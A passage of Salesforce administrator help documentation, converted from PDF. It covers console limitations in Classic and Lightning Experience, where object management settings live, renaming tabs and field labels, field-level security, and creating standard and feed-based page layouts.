- If Chatter is disabled, you can't use pinning in search results.

Customization Limitations

To edit a Salesforce Classic console app, you must be in Salesforce Classic. From Setup, enter *`Apps`* in the `Quick Find` box, then select **Apps** and click **Edit** next to your console app.

- The console doesn't support Chatter Messenger.

- Some Visualforce pages don't display correctly in a console unless they're updated to show in it.
- The console doesn't support Visualforce pages that use the **Require CSRF protection on GET requests** preference. If you use Visualforce pages with CSRF protection, your agents can receive errors when trying to access the page.
- If you enable clickjack protection for Visualforce pages in your Salesforce org's security settings, Visualforce pages won't work correctly.
- Call center users can only use a softphone in a Salesforce console if they're using a CTI adapter built with Open CTI.
- Live Agent is only available for a console with the Service Cloud.
- The highlights panel for Live Agent Transcripts is editable, but you can't turn it on for users.
- You can't add a console to customer portals or partner portals.

External Object Limitations

- External objects are available in the Salesforce Console in Salesforce Classic only. Other consoles aren't supported.
- External objects haven't been fully adapted to a console and can cause unexpected behaviors. Other objects also haven't been fully adapted to a console, but those objects are marked with an asterisk (*) in the console setup area. External objects aren't marked with asterisks.
- The external objects' associated external data sources must have the **High Data Volume** option deselected. This requirement doesn't apply to the cross-org adapter for Salesforce Connect.

SEE ALSO:

Salesforce Console in Salesforce Classic

Plan Your Salesforce Console Implementation

Lightning Experience Console Limitations

Learn about the limitations of the console in Lightning Experience, and which features don't yet have parity with Salesforce Classic console apps.

EDITIONS

Available in Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud and Service Cloud

Note: This release contains a beta version of Lightning console apps, which means it's a high-quality feature with known limitations. Lightning console apps aren't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features.

You can't migrate Salesforce Classic console apps to Lightning Experience. Many features in Salesforce Classic console apps aren't available in Lightning console apps, including but not limited to:

- Keyboard shortcuts
- Multi-monitor
- Pinned lists
- Macros
- Live Agent
- Javascript APIs, such as the Integration Toolkit

Visualforce

Visualforce is available in Lightning console apps as beta, which means it's a high-quality feature with known limitations. Lightning console apps support Lightning pages using the Visualforce Lightning component, as well as Visualforce mass actions. Visualforce

overrides in pages displayed in Lightning console apps are not supported, and Visualforce components in utility bar items are not supported.

Person Accounts

Person accounts aren't supported in Lightning console apps.

- When navigating to a person account from a contact field (such as the Name field on an activity), the person account record can open as both an account and a contact. If this happens, simply close the contact tab.
- Person accounts don't have the same three-column layout as business accounts. Use the Lightning App Builder to create the desired layout, and then assign it to appropriate console app and the person account record type.

Forecasting

The forecasting object isn't supported in Lightning console apps.

Salesforce Knowledge

Some Knowledge sidebar actions don't work in Lightning console apps, including attaching PDF files, adding article contents to case emails, and adding article community URLs. You also can't perform authoring actions in the sidebar. The Knowledge footer is not supported in Lightning Experience.

SEE ALSO:

Plan Your Salesforce Console Implementation

Salesforce Console in Lightning Experience (Beta)

EXTEND SALESFORCE WITH CLICKS, NOT CODE

Ready to go beyond the basics of Salesforce administration? Want to customize your organization, push its boundaries, and enhance its functionality? You can do that and so much more without writing a single line of code. All you need is your mouse and a sense of adventure. Enhance your objects, data, and fields, customize your organization's look and feel, augment your business processes, create websites, and even create apps—all using point-and-click tools.

Customize Your Salesforce Org

You can customize each of the standard tabs and types of records, including adding custom fields and setting page layouts. You can also customize search, tagging, and user interface options for your org. In addition, every Contact Manager, Group, Professional, Enterprise, Unlimited, and Performance Edition user can customize various personal display options.

Set Up Your Data Your Way

Optimize your Salesforce data to fit the unique needs of your users. You can create your own objects with data that fits together in the ways that make the most sense for you.

Automate Your Business Processes

Instead of relying on your users to perform each part of a business process, automate it! The benefits are two-fold: your users can spend their time on other tasks, and you can trust that the process is always done just so. Salesforce offers tools to automate several kinds of business processes: workflow processes, approval processes, wizard-based processes, and more. You'll be happy to know that these tools don't require you to write code—they're all point-and-click.

Manage Your Domains

You can configure domains and their site associations to suit your organization's unique needs. For example, you might want to set up a single domain to host your Communities, Force.com, and Site.com sites. Or you might want to have a single site on more than one domain.

Build Your Own Web Site

You can use Community Builder or Force.com Sites to build out your Salesforce organization with custom pages and apps.

Extend the Reach of Your Organization

Sometimes your users need to work with data and services that are outside your Salesforce org. There's a variety of ways you can provide seamless access across org boundaries.

Build Your Own Salesforce App

An *app* is a collection of items that work together to serve a particular function. Salesforce apps come in two flavors: Classic apps and Lightning apps. Classic apps are created and managed in Salesforce Classic. Lightning apps are created and managed in Lightning Experience. You can customize both types of app to match the way your users work.

Resources for the Point & Click Administrator

In addition to online help, Salesforce creates video demos, guides, and tip sheets to help you learn about our features and successfully administer Salesforce.

Customize Your Salesforce Org

You can customize each of the standard tabs and types of records, including adding custom fields and setting page layouts. You can also customize search, tagging, and user interface options for your org. In addition, every Contact Manager, Group, Professional, Enterprise, Unlimited, and Performance Edition user can customize various personal display options.

Watch a Demo: How to Change the Look and Feel of Salesforce for Your Company (Salesforce Classic)

Quick demo of how to customize the way Salesforce looks for your organization.

To tailor Salesforce for your org, you can customize the display of the various tabs and other items. Select a link to get started on any task.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The available customization options vary according to which Salesforce Edition you have.

USER PERMISSIONS

To view setup options:
- "View Setup and Configuration"

To customize your org:
- "Customize Application"

Find Object Management Settings

Salesforce lets you personalize your object model with features like custom fields, page layouts, and validation rules. Depending on which experience of Salesforce you have enabled, these customizations are located in different areas of Setup.

Control User Access to Fields

Use field-level security to control user access to fields. Use page layouts to control the layout and organization of detail and edit pages in Salesforce, the Self-Service Portal, and the Salesforce Customer Portal. Customize search layouts to change which fields display in search results and the buttons that display on list views.

Give Your Users Custom Help Content

You can supply your own custom help content that overrides the standard Salesforce context-sensitive online help topics for your custom objects, and you can add field-level help that appears when users hover their mouse over a field.

Tailor Business Processes to Different Users

Record types let you offer different business processes, picklist values, and page layouts to different users. You might create record types to differentiate your regular sales deals from your professional services engagements, offering different picklist values for each. Or you might display different page layouts for your customer support cases versus your billing cases.

Support Users in Multiple Languages

If your org has multiple languages enabled, use Translation Workbench to maintain your translated labels in your org. You can manage translated values for any Salesforce supported language.

Find Object Management Settings

Salesforce lets you personalize your object model with features like custom fields, page layouts, and validation rules. Depending on which experience of Salesforce you have enabled, these customizations are located in different areas of Setup.

Find Object Management Settings in Lightning Experience

Salesforce lets you customize your object model with features like custom fields, page layouts, and validation rules. Most objects are available from the Object Manager in Setup.

Find Object Management Settings in Salesforce Classic

Salesforce lets you personalize your object model with features like custom fields, page layouts, and validation rules. Depending on which type of object you want to find, these customizations are located in different areas of Setup.

Force.com Quick Access Menu

The Force.com quick access menu offers handy shortcuts to customization features.

Find Object Management Settings in Lightning Experience

Salesforce lets you customize your object model with features like custom fields, page layouts, and validation rules. Most objects are available from the Object Manager in Setup.

EDITIONS


Available in: Lightning Experience


Available in all editions

Standard Objects and Custom Objects

A *standard object*, such as Account or Contact, comes out of the box with your Salesforce organization. A *custom object* is an object that you or another administrator created.

From Setup, enter *Object Manager* in the Quick Find box, then select **Object Manager**. Select one of the objects in the list, and then scroll to the section for the specific customization.





For example, to add a custom field to the Account object, enter *Object Manager* in the Quick Find box, then select **Object Manager**. Next, select **Account**, and then scroll to Fields & Relationships.

Other Standard Objects

Some standard objects aren't housed in the Object Manager. To access customization settings for one of those objects, from Setup, enter the object name in the Quick Find box, then select the customization setting.

From Setup, enter the object name in the Quick Find box, then select the customization.

For example, to add a trigger to the Groups object, enter *Group* in the Quick Find box, then select **Group Triggers**.

External Objects

An *external* object is similar to custom objects, except that it maps to data that's stored outside your Salesforce organization.

From Setup, enter *External Objects* in the Quick Find box, then select **External Objects**. Next, click one of the external objects in the list. Then scroll to the section for the specific customization.

For example, to add a custom field to the Orders external object, enter *External Objects* in the Quick Find box, then select **External Objects**. Click **Orders**, and then scroll to Custom Fields and Relationships.

SEE ALSO:

Point-and-Click Customization: What's Different or Not Available in Lightning Experience

Find Object Management Settings in Salesforce Classic

Salesforce lets you personalize your object model with features like custom fields, page layouts, and validation rules. Depending on which type of object you want to find, these customizations are located in different areas of Setup.

EDITIONS

Available in: Salesforce Classic

Available in all editions

Standard Objects

A *standard object*, such as Account or Contact, comes out of the box with your Salesforce organization.

From Setup, enter the name of the appropriate object in the `Quick Find` box, then select the specific customization.

For example, to add a custom field to the Case object, enter *`Case`* in the `Quick Find` box, then select **Fields** under Cases.

Custom Objects

A *custom object* is an object that you or another administrator created.

From Setup, enter *`Objects`* in the `Quick Find` box and select **Objects**. Next, click one of the custom objects in the list. Then scroll to the section for the specific customization.

For example, to add a custom field to the Job Applications object, enter *`Objects`* in the `Quick Find` box, then select **Objects**. Click **Job Applications**, and then scroll to Custom Fields and Relationships.

External Objects

An *external* object is similar to custom objects, except that it maps to data that's stored outside your Salesforce organization.

From Setup, enter *`External Objects`* in the `Quick Find` box, then select **External Objects**. Next, click one of the external objects in the list. The scroll to the section for the specific customization.

For example, to add a custom field to the Orders external object, enter *`External Objects`* in the Quick Find box, then select **External Objects**. Click **Orders**, and then scroll to Custom Fields and Relationships.

Force.com Quick Access Menu

The Force.com quick access menu offers handy shortcuts to customization features.

When you're working on apps or objects, use this menu to jump to relevant app customization features. It's available from object list view pages and record detail pages.

Note: If drag-and-drop scheduling on list views is enabled, the Force.com quick access menu isn't visible for list views on accounts, contacts, and custom objects.

- To expand or collapse the menu, click (or press ALT+;).
- To scroll down the list of the menu, press TAB.
- To select an option on the menu, press ENTER.
- To remove the menu from all list views and record pages, click **Turn off menu**.

To restore the quick access menu:

1. From your personal settings, enter *`Advanced User Details`* in the `Quick Find` box, then select **Advanced User Details**. No results? Enter *`Personal Information`* in the `Quick Find` box, then select **Personal Information**.
2. Click **Edit**.
3. Select the **Force.com Quick Access Menu** checkbox.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Force.com quick access menu:

- "Customize Application"

Rename Object, Tab, and Field Labels

You can change the name of almost any object, field, or tab in Salesforce. This simple adjustment lets you continue using the terminology your users already know and helps them transition to using Salesforce. However, Salesforce Help and most pages in Setup always display the original names for standard objects, fields, and tabs.

For example, you can change the name label for the "Accounts" object and related "Accounts" tab to "Companies", and change the field "Account Name" to "Company Name." When you rename an object, tab, or field, the new name appears on all pages the user sees, in Salesforce for Outlook, and in Connect Offline.

Before renaming tabs, objects, fields, and other related labels, review the implementation tips for administrators.

If you use person accounts in your Salesforce organization, see Renaming Person Account Labels.

1. From Setup, enter *Rename Tabs and Labels* in the Quick Find box, then select **Rename Tabs and Labels**.
2. Select your default language from the Select Language drop-down list at the top of the page.

   Note: In Hebrew, we recommend keeping tab renaming to a minimum because variable gender in verbs is not supported and verbs can lose gender agreement.
3. Click **Edit** next to the tab you want to rename. Click **Reset** to revert to a tab's original name.

   Note: You can't reset custom object tab names.
4. Enter the singular and plural forms of the new tab name. Also, if applicable for the language, select Starts with a vowel sound for labels that start with a vowel to ensure that Salesforce uses the proper article (such as "a" or "an"). Then click **Next**.

   When you rename a tab or an object, you can't use the name of another standard tab, custom object, external object, or custom tab.
5. Enter your labels for the standard field labels and other user interface elements. Be sure to enter both a singular and plural form for each label that requires it. Select Starts with a vowel sound for labels that start with a vowel.

   Note: Some standard fields, such as Created By and Last Modified By, are purposely omitted from renaming because they track system information.
6. Click **Save**.

Repeat this procedure to translate labels into all other languages used in your organization.

Tip: After renaming a tab or object, rename any custom reports, dashboards, profiles, permission sets, custom fields, and list views that contain the original name. You can modify labels using the Translation Workbench. To rename a standard report, click **Save As** and save it to a folder designed for your new name.

Other tab customization options include:

- Individual users can control which tabs and related lists display for their own logins.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To rename a tab and field:

- "Customize Application"

  OR

  "View Setup and Configuration"

  AND

  Be designated as a translator

To reset renamed tabs:

- "Customize Application"

  OR

  "View Setup and Configuration"

  AND

  Be designated as a translator

EDITIONS

Available in: Salesforce Classic

Person accounts available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- In addition to the standard tabs provided by Salesforce, users can create entirely new custom tabs depending on their Edition. For more information, see Show Custom Object Data for Your Users.
- In Enterprise, Unlimited, Performance, and Developer Edition organizations, you can override the tab home page that is displayed when a user clicks a standard, custom, or external object tab. For more information, see Override Standard Buttons and Tab Home Pages on page 5589.

Renaming Person Account Labels

If your organization uses person accounts, you can rename these standard fields.

Field	Tab	Description
`Business Account`	Accounts	An account that is not a person account because it does not have a record type specific to person accounts. This label is primarily used to clarify the type of accounts you are importing.
`Person Account`	Accounts	A person account.
`Business Contact`	Contacts	A contact that is associated with a business account. This label is primarily used to clarify the type of accounts you are importing.

When you rename the `Person Account` field label, the renamed label appears in Salesforce:

- As a prefix to differentiate person account fields such as `Birthdate` and `Home Phone` from business account fields. For example, `Person Account: Birthdate` is available as an account column in opportunity reports.
- In the name of the `Is Person Account` field and icon. For example, if you rename the `Person Account` field to "Consumer," then `Is Person Account` becomes `Is Consumer`.

Note: The `Person Account` and `Business Account` field labels are independent from actual record type names.

- To customize person account record types, from the object management settings for person accounts, go to Record Types.
- To customize business account record types, from the object management settings for accounts, go to Record Types.

SEE ALSO:

Considerations for Renaming Tab and Field Labels

Rename the Chatter Tab

Find Object Management Settings

Considerations for Renaming Tab and Field Labels

Before renaming standard and custom tabs and fields, learn how those changes affect your users.

- Most standard tabs and objects can be renamed but not all. For example, the Forecasts tab is not available for renaming. From Setup, enter *Rename Tabs and Labels* in the Quick Find box, then select **Rename Tabs and Labels** to view a list of the tabs and objects you can rename.
- The renamed labels appear on all user pages in Salesforce including Personal Setup. However, all pages in the Setup area use the default, original labels.
- Some standard fields, such as Created By and Last Modified By, are purposely omitted from renaming because they track system information.
- After renaming tabs, objects, or fields, check the following additional items that may need manual updates:
  - Review all list view names. List view names continue to display the original object name until you change them manually.
  - Check standard report names and descriptions for the objects you renamed.
  - Update the titles and descriptions of any email templates that contain the original object or field name.
  - Manually change any other items you customized with the new object or field name. For example, custom fields, page layouts, and record types may contain the original tab or field name.
- Connect Offline, Lightning for Outlook, and Salesforce for Outlook use your new names.
- If you have renamed tabs, objects, or fields, you can also replace the Salesforce Help with another URL. Users can view this URL whenever they click on any context-sensitive help link on an end-user page or within their personal settings. After you replace the help, the **Help & Training** link at the very top of every page and all Setup pages will continue to display the Salesforce Help. For instructions on replacing the online help, see Replace Built-in Help in Salesforce Classic with Custom Help on page 4717.
- In Hebrew, we recommend keeping tab renaming to a minimum because variable gender in verbs is not supported and verbs can lose gender agreement.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To rename tab and field labels:
- "Customize Application"

To reset renamed tabs:
- "Customize Application"

SEE ALSO:

Rename Object, Tab, and Field Labels

Control User Access to Fields

Use field-level security to control user access to fields. Use page layouts to control the layout and organization of detail and edit pages in Salesforce, the Self-Service Portal, and the Salesforce Customer Portal. Customize search layouts to change which fields display in search results and the buttons that display on list views.

Important: When you use page layouts to hide fields from detail and edit pages, users can still access them. Users see fields via reports, search results, list views, and the API. To restrict field access, use field-level security. Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values. Also don't use page layouts to secure data. For example, removing the **Edit** button from a page layout doesn't prevent users from using inline editing. To prevent users from editing data, use sharing rules, field-level security, page layout field properties, validation rules, object permissions, and Visualforce pages.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Page layouts and search layouts available in: **All** Editions

Field-level security available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Field-Level Security

- Restrict users' access to view and edit fields. For example, restrict access in reports, search results, list views, related lists, email and mail merge templates, custom links, Connect Offline. Also restrict API access and when synchronizing data or importing personal data.
- Override less-restrictive field access settings in page layouts and mini page layouts. For example, if a page layout requires a field that's read-only in field-level security settings, the field remains read-only for the user.
- Override less-restrictive field settings in search layouts. For example, if a field is visible in the search layout but hidden via field-level security settings, the field remains hidden.

Page Layouts

- Control the layout and organization of detail and edit pages.
- Control which fields, related lists, and custom links users see, on detail and edit pages only.
- Control which standard and custom buttons display on detail pages and related lists.
- Determine whether fields are visible, read only, or required, on detail and edit pages only.
- Determine the fields that users can import data into.
- In Personal, Contact Manager, Group, and Professional Editions, control which fields users can access in related lists, list views, reports, Connect Offline, email and mail merge templates, custom links, and when synchronizing data.
- In Professional, Enterprise, Unlimited, Performance, and Developer Editions, determine aspects of mini page layouts, including:
  - record type
  - profile associations
  - related lists
  - fields and field access settings.

  The visible fields and related lists of the mini page layout can be further customized. However, other items inherited from the associated page layout cannot be changed on the mini page layout. Mini page layouts display selected fields and related lists of records in the mini view of the console.

Tip: To automatically add a field to all page layouts and make it visible and required everywhere regardless of field-level security, make it a universally required field.

Feed-based Layouts Overview

Feed-based page layouts make it easier to work with records by providing two separate views: one for the record's feed, and one for its details, including related lists.

Create Page Layouts

With the enhanced page layout editor, you can tailor record page layouts to the needs of your users. Add, remove, or reorder actions, buttons, fields, and sections on a record's detail page.

Create Feed-based Page Layouts

Make it easier for your users to work with account, contact, lead, opportunity, custom, and external object records by creating feed-based layouts. These layouts include two separate views: one for the record's feed and one for its details.

Page Layouts

Page layouts control the layout and organization of buttons, fields, s-controls, Visualforce, custom links, and related lists on object record pages. They also help determine which fields are visible, read only, and required. Use page layouts to customize the content of record pages for your users.

Compact Layouts

Compact layouts display a record's key fields at a glance in both Salesforce1 and Lightning Experience.

Select Fields to Display in the Recently Viewed List on Object Home Pages in Lightning Experience

As a Salesforce admin, you can customize the Recently Viewed list that appears on the home page for most standard and custom objects. Choose and order the fields to display so that your users see the information that's most important for your company.

Customize Search Layouts

Customize which fields display for users in search results, search filter fields, lookup dialogs, the recent records lists on tab home pages in Salesforce Classic, and in lookup phone dialogs for Salesforce CRM Call Center.

SEE ALSO:

Page Layouts


Feed-based Layouts Overview

Feed-based page layouts make it easier to work with records by providing two separate views: one for the record's feed, and one for its details, including related lists.

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Unlike standard page layouts, which include all of a record's information—the feed, details, and related lists—on one page, feed-based layouts let you switch between the feed view and the details view so you can focus on the type of information you need at any given moment. For example, to see comments others have made about a record or to create a new record that's related to it, you'd use the feed view. To delve into the record's related lists, attachments, and other in-depth information, you'd use the details view.


Feed-based layouts are available on account, asset, case, contact, lead, opportunity, custom, and external objects.



The feed view in these layouts includes:

1. Tabs or, if you're working in the Salesforce console, toggle buttons () to switch between the feed view and the detail view.
2. The publisher, which might include actions that let you do things like create related records or log calls, depending on how your administrator has set up your organization.
3. The record feed, which shows activity on the record, such as comments others have made about it.
4. Any custom buttons and links your administrator has added.
5. A follow button () or following indicator () and a list of people who follow the record. Depending on how your administrator has set up the page, these might appear on the left side or on the right side.
6. Feed filters, which let you choose which information from the feed you see. Depending on how your administrator has set up the page, the filters might appear on the left side of the page, in the center, or on the right.

Detail views show in-depth information about the record, including related lists.



SEE ALSO:

Create Feed-based Page Layouts

Create Page Layouts

With the enhanced page layout editor, you can tailor record page layouts to the needs of your users. Add, remove, or reorder actions, buttons, fields, and sections on a record's detail page.

1. From the management settings for the object that you want to edit, go to Page Layouts.
2. Click **New**.
3. Optionally, choose an existing page layout to clone.
4. Type a name for the new layout.
5. Optionally, select `Feed-Based Layout` to create a layout that includes separate tabs for a record's feed and detail pages.
6. Click **Save**.
7. Modify the layout.
8. Assign the new layout to user profiles.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create page layouts:

- "Customize Application"

Tip: You can also create a new page layout by cloning an existing one using Save As from within the layout.

SEE ALSO:

- Edit Page Layouts for Standard Objects
- Edit Page Layouts for Custom and External Objects
- Control User Access to Fields
- Feed-based Layouts Overview
- Find Object Management Settings

Create Feed-based Page Layouts

Make it easier for your users to work with account, contact, lead, opportunity, custom, and external object records by creating feed-based layouts. These layouts include two separate views: one for the record's feed and one for its details.

Feed-based layouts offer a more streamlined way of working with records, and don't require users to scroll through information they're not interested in to find what they're looking for. Users can easily switch back and forth between the feed view, which includes the publisher and important events on the record, shown in chronological order, and the details view, which shows in-depth information about the record, including related lists.

You can create feed-based layouts for account, asset, contact, lead, opportunity, custom, and external objects. To create feed-based layouts for cases, use Case Feed.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete page layouts:
- "Customize Application"

1. Be sure feed tracking is enabled for the object on which you want to create a feed-based layout. To enable feed tracking, from Setup, enter *Feed Tracking* in the Quick Find box, then select **Feed Tracking**.
2. Create a new page layout and select Feed-Based Layout.

